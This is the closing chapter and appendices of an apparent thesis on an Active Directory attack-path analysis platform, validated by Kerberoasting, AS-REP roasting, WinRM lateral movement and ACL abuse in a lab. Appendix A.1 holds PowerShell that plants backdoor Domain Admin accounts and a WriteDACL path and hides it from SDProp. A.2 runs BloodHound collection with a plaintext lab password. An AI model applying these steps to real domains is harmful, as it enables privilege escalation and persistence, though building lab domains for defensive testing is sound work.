This report has presented the design, implementation, and validation of an Active Directory Security Assessment and Attack Path Analysis Platform composed of four independently runnable engines — a policy-based misconfiguration and indicator-of-compromise detector, a data-driven attack-correlation and risk-scoring engine, a graph-based attack-path discovery engine, and a network-layer host scanner — unified behind a single, database-free, browser-based control console. Every engine was designed from the outset to be domain-agnostic, verified directly against a French-language Windows Server installation rather than assumed to be portable, and every one of the platform’s core findings was independently validated through live, hands-on exploitation using industry-standard offensive tooling rather than left as an untested theoretical claim.

Beyond the working artefact, this report has documented the engineering process that produced it with the same level of rigour as the artefact itself: seventeen concrete bugs identified and fixed across all four engines, a major architectural approach (baseline-snapshot comparison) deliberately built, evaluated, and rejected in favour of a simpler stateless alternative better suited to the project’s real usability constraint, and an honest accounting of the two false positives the final system produces, together with their precise mechanical cause and a concrete path to mitigating them in production.

13.2 Key Results

- All six deliberately introduced misconfigurations in the lab domain were correctly detected, with full traceability from raw misconfiguration through detector finding to correlated attack classification (Table 11.1).
- The correlation engine activated seven distinct, named attack classes at 100% confidence against the lab’s known ground truth (Table 5.1).
- The graph engine’s independently computed highest-usefulness attack path exactly matched the three-hop chain subsequently walked live in Attack 5, and did so *before* that live exploitation was performed — the tool genuinely predicted the domain’s most severe exploitable route rather than having its output reverse-fitted to a known result.
- All five manual attack demonstrations (Kerberoasting, AS-REP roasting, WinRM lateral movement, backdoor account creation, and ACL-based privilege escalation) succeeded, converting every one of the platform’s exploitability claims into demonstrated fact.
- The two observed false positives were fully explained by a single, well-understood root cause (lab domain age relative to a 120-day behavioural threshold) rather than by any defect in detection logic.

13.3 Limitations

The evaluation in this report is necessarily bounded by the scale and age of a single purpose-built lab domain. A domain with eight user accounts and three machines cannot fully exercise detectors designed to operate at enterprise scale — in particular, the behavioural false-positive rate observed here (Section 4.3) is a direct artefact of the lab's fifteen-day age and would be expected to behave very differently against a mature production domain with accounts provisioned over years rather than days. Additionally, the current pipeline is invoked synchronously and sequentially through the web console (Section 3.1), which is appropriate for a small lab but would need to be reconsidered — likely via background job queuing — for a domain large enough that a full BloodHound collection or host scan takes materially longer than the current five-minute subprocess timeout permits.

13.4 Future Work

1. **Threshold calibration and provisioning-system integration.** Directly address the false positives identified in Section 4.3 by either making the "new account" threshold configurable per deployment, or by cross-referencing account creation against an authoritative HR/IT provisioning record to distinguish a legitimately new hire from a suspicious newly-privileged account independently of raw account age.
2. **Before/after remediation scoring.** Apply the remediation guidance the platform already generates for each finding, then re-run the full pipeline to demonstrate a measurable reduction in risk score — a natural and compelling extension identified during planning but not completed within this thesis's time budget.
3. **Expanded correlation profile library.** The data-driven ATTACK_PROFILES design (Chapter 5) was explicitly built to make adding new attack classes low-cost; natural candidates include DCSync abuse, constrained/unconstrained delegation abuse chains, and GPO-based lateral movement.
4. **Asynchronous job execution.** Replace the current synchronous `subprocess.run()` invocation model (Section 3.1) with a background task queue and WebSocket-based progress reporting, removing the current timeout ceiling and improving the web console's responsiveness against larger domains.
5. **Multi-domain and forest-aware detection.** Extend the platform beyond a single domain to reason about trust relationships and cross-domain privilege escalation paths, a natural next step given the graph engine's existing directed-graph foundation.
6. **Citation of authoritative hardening baselines.** Incorporate direct references to the Microsoft Security Compliance Toolkit and related official hardening baselines into each finding's remediation text, rather than remediation guidance authored independently — a lower-priority item raised during mentor review but not yet implemented.

13.5 Closing Remarks

The central claim this platform makes — that individually unremarkable Active Directory misconfigurations compose into serious, exploitable privilege-escalation chains that neither an administrator’s per-setting review nor a purely manual BloodHound investigation reliably surfaces on its own — was not merely asserted in this report but demonstrated twice over: once by the platform’s own static analysis correctly predicting the domain’s highest-risk attack path, and once again by that exact path being walked, end to end, using real offensive tooling against a real (if small) Windows environment. That combination of automated detection and validated, hands-on exploitation is, in the author’s view, the strongest possible evidentiary basis for a tool of this kind.

A.1 PowerShell Lab Provisioning Script (Representative Excerpt)

The following PowerShell commands, executed on DC01, provisioned the deliberately vulnerable lab configuration described in Section 3.3.

Listing A.1: Deliberate lab misconfigurations provisioned on DC01

```

1  # Kerberoastable service account
2  New-ADUser -Name "SQL Service" -SamAccountName "svc-sql" ...
3  SetSPN -A "MSSQLSvc/dc01.corp.local:1433" svc-sql
4
5  # AS-REP Roastable
6  Set-ADAccountControl -Identity "bob.dupont" -DoesNotRequirePreAuth $true
7
8  # Dangerous ACL -- svc-sql gets WriteDACL on IT_Admns
9  New-ADGroup -Name "IT_Admns" ...
10 Add-ADGroupMember -Identity "Domain Admins" -Members "IT_Admns"
11 dscls "CN=IT_Admns,OU=Corp Users,DC=corp,DC=local" /G "CORP\svc-sql:WD"
12 Set-ADGroup -Identity "IT_Admns" -Clear adminCount
13 # prevents SDProp from wiping the ACL
14
15 # Simulated backdoor accounts
16 Add-ADGroupMember -Identity "Domain Admins" -Members "bob.dupont"
17 New-ADUser -Name "svc_update" -SamAccountName "svc_update" ...
18 Add-ADGroupMember -Identity "Domain Admins" -Members "svc_update"

```

A.2 Full Pipeline Command Reference

Listing A.2: Running the complete pipeline manually, end to end

```

1  cd /home/kali
2
3  # 1. Collect AD data
4  bloodhound-python -u alice.martin -p 'Password123' -d corp.local \
5    -ns 192.168.1.10 -c All
6
7  # 2. Run detectors
8  python3 generate_findings.py
9
10 # 3. Run correlator (with host findings if available)
11 python3 correlator.py findings.json host_findings.json
12
13 # 4. Run graph engine
14 python3 graph_engine.py

```

```
15
16 # 5. Run host scanner
17 python3 host_scanner.py 192.168.1.0/24
18
19 # 6. Start web platform
20 python3 app.py
```

A.3 Final File Structure

Listing A.3: Final file layout on the Kali host

```
1 /home/kali/
2 |-- detectors.py           <- AD misconfiguration auditor
3 |-- generate_findings.py  <- runs all detectors, saves findings.json
4 |-- correlator.py         <- risk scoring engine
5 |-- graph_engine.py       <- attack path discovery
6 |-- host_scanner.py       <- network port scanner
7 |-- generate_baseline.py  <- ORPHANED, not part of active pipeline
8 |-- app.py               <- FastAPI backend
9 |-- static/
10 | '-- index.html          <- web frontend
11 |-- findings.json         <- output of generate_findings.py
12 |-- host_findings.json    <- output of host_scanner.py
13 |-- correlation_report.json <- output of correlator.py
14 |-- baseline.json         <- ORPHANED, not part of active pipeline
15 '-- 20260625070041_*.json <- BloodHound collection files
```